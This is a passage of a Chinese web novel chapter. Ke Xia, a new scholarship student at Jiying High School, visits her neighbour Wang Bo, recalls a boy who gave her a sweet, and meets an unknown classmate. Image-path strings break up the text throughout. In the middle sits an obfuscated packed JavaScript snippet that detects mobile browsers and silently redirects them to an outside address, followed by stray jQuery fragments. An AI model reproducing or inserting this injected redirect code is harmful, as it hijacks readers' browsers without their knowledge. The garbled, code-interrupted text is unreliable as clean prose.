街宁镇是绩市最不起眼的小镇,柯夏住的金田巷更是偏中偏,盛产打工人。但巧合的偶尔也有几个天才考入集英。柯夏算一个,另一个就是王琴英的儿子,叫王薄。
王薄开蒙就早,后来上了学更是没有一次考试不是第一的,顺利成章成了集英高中柯夏上一届的唯一录取的特招生。
鸡头变凤尾的时候也没气馁,一年时间就从中下游逆袭到了全校第二。
从此成了街宁镇的招牌大佬。
母辈交情的缘故,柯夏跟王薄挺熟。被难度超标的预科课本创飞之后,就想去拜托他帮忙,结果妈妈一病,忙得晕头转向一拖再拖,拖到了暑假结束前。
这天去敲王家的门,又不巧刚好遇上家庭大战。一阵锅碗瓢盆合奏乐后,她这位天之骄子哥哥就被亲妈王琴英踹了出门。
被战地记者柯夏发现时,天之骄子一身睡裤睡衣,跟不速之客面面相觑。
“笑,接着笑。”王少爷单手插着睡裤兜,阴着张白净的小脸。
柯夏把刚扯起来的嘴角压下去,小心翼翼用两个手指捏起怀里的集英高中预科本展示:“哥……这个……。”
多亏了她表情滑稽,王少爷表情缓和了些,像是终于找到出气筒似的,眼疾手快,抬手在柯夏脑门叩了下。
“啊!”
“什么时候了才来补课,有什么用。”
“行了。”王薄伸手把她作业本抽过来随意瞄了几眼,云淡风轻:“集英的预科也就开学考分个班的作用,最不济也就分去31班跟纨绔子弟们在一起。”
柯夏呆住了。小草包第一次遇到了分水岭。
完全没人通知她预科本是开学考的内容……而且这难度用来开学考的话,她真的要完蛋了……
“怎么了?”王薄掀起眼皮,看着低着头露出的脑袋顶,才发觉刚才说的话有点儿扎心,开口安慰,虽然也略显生硬:“去31班又怎么样,月考再分班,再考去好班就行了。再说了,有哥在你怕什么?”
“……”柯夏死闭着嘴没敢说出心里的话。
她哥还不如她呢,她三岁就开始帮他哥打蟑螂,一打就是十年,到现在王薄看见蟑螂第一反应还是猛敲柯夏家的门。
“怎么了,肩膀抖啥?被感动了?”
“……谢谢哥哥。”
柯夏妈妈住院之后,整条金田巷就自发轮流照顾她。但学校方面的事儿,大婶大妈们也是一窍不通,王薄跟王琴英最近拌嘴也抛之脑后了。
这会儿想起来,两三句话一问,才问出来傻妹妹银行卡没办,校服没领,连学校实地都没看三大宗。
没照顾好妹妹让王薄有点懊恼,赶紧叫柯夏回去把作业放下,干正事要紧。由于王女士还没消气,王同学翻窗回家换了身衣服,带着桃园结义的气势领柯夏上学校去了。
谁知道这丫头一到了校门口还没迈进去呢,就恩将仇报扎人心窝子。小姑娘抬着头,眼神又亮又纯净:“哥,我看荣誉榜上的名字了,你是第二名,真棒。”
“靠…”王薄刚才那点儿愧疚烟消云散,撒开了牵着妹妹的手:“我谢谢你。”
他刚因为这个跟亲妈王琴英吵过架!
不过,倒也不怪妈妈。这事儿起因是王琴英提了句让向第一名那位取取经,王同学自己是个小炮仗,一听那个名字就炸,噼里啪啦一顿暴跳,给人家整得莫名其妙。
柯夏也没例外,被小炮仗拽荣誉榜前面去了。王薄先给她脑袋拧起来,又伸出长胳膊捂上第一名,睁眼说瞎话:“看见没,这个榜是这么看的,捂上这个名字才是真正的排名。”
看着那个大大的“2”,柯夏的嘴跟被浆糊黏住了似的张不开,但还是点点头:“好,好吧。哥哥第一名。”
任哪个小炮仗来,遇上柯夏这盆冷水也是没招了。王薄自觉没趣,索性把柯夏往荣誉榜前一递:“看看看,看成斗鸡眼考倒数。”
柯夏眼睛自动瞄上锁定了第一名的名字——“谢纯”。是个陌生的名字,高出王薄十余分。
但她看出来了王薄不喜欢这个人,就没多停留,视线拉远。
荣誉榜上密密麻麻的名字,映入眼帘。
能考进集英高中的都是少年精英,但要进这张镶金边的前五十名荣誉榜,不仅得是精英,还大部分都得是人中龙凤。
脑海中什么画面一闪而过,雨点沁凉的触感仿佛又爬上了小腿。
柯夏扎得高高的小马尾被晚风吹得轻盈地一晃一晃,后脑勺却蓦地显得有些僵硬。
“哥,我能向你打听一个人吗。”
“嗯?哪儿人?”
“就,集英的。”
“你还有这儿人脉呢?”王薄望向她,狐疑地瞅了两秒,张口:“谁啊,别是什么新生群里不学无术的黄毛吧。”
“不……不是。”不知道是被急的还是怎么,柯夏的小脸“唰”地红成了关公,伸手比划着,很着急的样子,却半天憋不出来一句话。
其实她只是想道谢,为那个人伸出的援手,还有那颗糖。但被王薄往这方面一挑,一下子说也不是,不说也不是。
王薄看着她离奇的反应,缓缓吐出一个“靠”,跳起来道:“别真是黄毛吧?”
柯夏摇摇头,半天憋出一句:“不是你想的那样!就……我不问了还不行吗……”
“不是那样你脸红什么。”王薄不可思议地拽了柯夏一把:“我警告你啊,你今儿必须给我说明白,否则家法伺候。”
所谓的家法就是拔根麦子挠鼻子痒痒。
由于震慑力不太够,护妹心切的王炮仗等了半天,只等来一句“算了算了”,还有莫名其妙捂着脸,像阵小风似的逃跑的妹妹。
王薄算是被这小丫头气炸了,大喊:“你最好别让我在学校里逮到!”
…
办完学校里的事,柯夏浑身乏力地往家里的床上一塞,盯着白炽灯出神。
拖长的蝉鸣尾音嘶哑,闷在风里吹向远方。雨后这几天空气好,她记得妈妈嘱咐要多通风,不然对大脑发育不好,便起身费力地推开窗。混杂着麦子清香的晚风瞬间灌进来,盈满暗沉的小屋,把窗台上那粒小小的糖吹得摇摇摆摆。
它的身后,反射着白炽灯光的集英高中校徽明亮如星。
柯夏的视线穿透它们,目光渐渐沉下来。
付出学费,不是她给那个男人的结局,这样的结局太便宜了。
她恨透了他,自那天之后,便更恨。
出神回来,四下夜幕已渐渐拉拢,柯夏眼神被一抹暖黄色吸过去,却是那粒蜂蜜糖。
她的心脏忽地被一阵陌生的节奏带起来。
扑通、扑通,
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17126204|196091||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
一直飞快地持续了很久。
这颗糖,为什么?是可怜她么?
她当时的模样一定很狼狈。
记忆里,沁着冷色的眸光仿佛又穿破脑中弥漫的大雾向她看来。
到底是为什么?
察觉到自己的失神,柯夏愣神无措。月光静静洒在她手肘,手肘下,垫着没解开的数学题。
这是一个毫无必要解决的问题,甚至简直荒谬到了极点。她甩甩脑袋,重新拿起笔试图书写公式。
脑海某根神经却缓缓搏动起来,伴随着一个惊人的陌生的冲动在脑海里猛蹿。
她可以去集英了。
是不是可以遇到那个少年了?
如果能被再看一眼,她就能从眼神里猜测这个谜题。
陷入晃神的状态,她没有意识到呼吸也缓缓停滞。
到底……
是为什么。
。
开学后,分班考成绩出来还有两天,柯夏暂时被安排到8班。
8班虽然比不上尖子班,但跟尖子班一样位于东南方,阳光好又在一楼。
横竖特招生都要在开学考被刷到后面去,校方照顾照顾意思一下,吃了里子又吃了面子。
柯夏开学第一天高二在分科考,王薄没能伸手帮忙,她又是个路痴,从进校门到安置一套下来,晚自习直接迟到了十分钟。
气喘吁吁跑教室门口,讲台上已经站了个矮个子啤酒肚的男老师,长得一张标准的特级教师脸,听到门口的动静转了下头扶扶眼镜。柯夏刚张了张嘴,他就挥了挥手招呼柯夏进去,意思是别浪费时间。
她来得晚,位置也基本被占完了,柯夏垂着头往最后一排走,手腕却忽然一热,被抓住了。她一抬头,迎上张淡妆素抹,却五官深邃极具冲击力的脸。
女孩朝她笑了笑,却明显不咸不淡的:“夏夏,坐这儿吧,我等你好久了。”
又一手自然地扯开身边的凳子拍了拍:“给你占好了,坐吧。”
“?”柯夏瞳孔放大了一倍的。一秒内在脑海里调动了所有信息面容识别,确认真的没见过这个女生。
而且,女孩身上散发着一股幽香,柯夏虽然不识香水,但能闻出来好歹。柯夏认识的最高阶级也就他爹那个瘪三了,这女孩虽然跟她穿着同样的校服,但一看就是她爹都接触不到的阶层。
但女孩甚至连问句名字的时间都没给她,眨着大眼睛直视着她,像只志在必得的小狐狸,似乎她不坐就有罪似的。
“怎么了?怎么还不坐下来?”老班本就不满她迟到,这会儿皱了皱眉。
柯夏左右打量了下,妥协。在女孩身边放下书包,刚坐下,四下里立刻掀起一阵轻轻的惊讶声。
“好了好了。”老班摆摆手镇压下这点小动静,伸手开电脑:“已经浪费很多时间了啊。废话就不多说了,明天开始我们要军训了啊,我来说点注意事项。”
老班刚转过去,女孩立刻拿出小镜子,光明正大地补口红。膏体划过唇角时她从镜中注意到柯夏的眼神,转头递过来:“要不要?”
柯夏摇摇头,转过眼神,聚焦在老班投的PPT上。
“这么高冷啊。”她搁下口红,双手交叠在桌上,脑袋依偎着手肘,端详了柯夏的侧脸片刻后笑着悄声说:“我打听过你,你就是特招生吧。”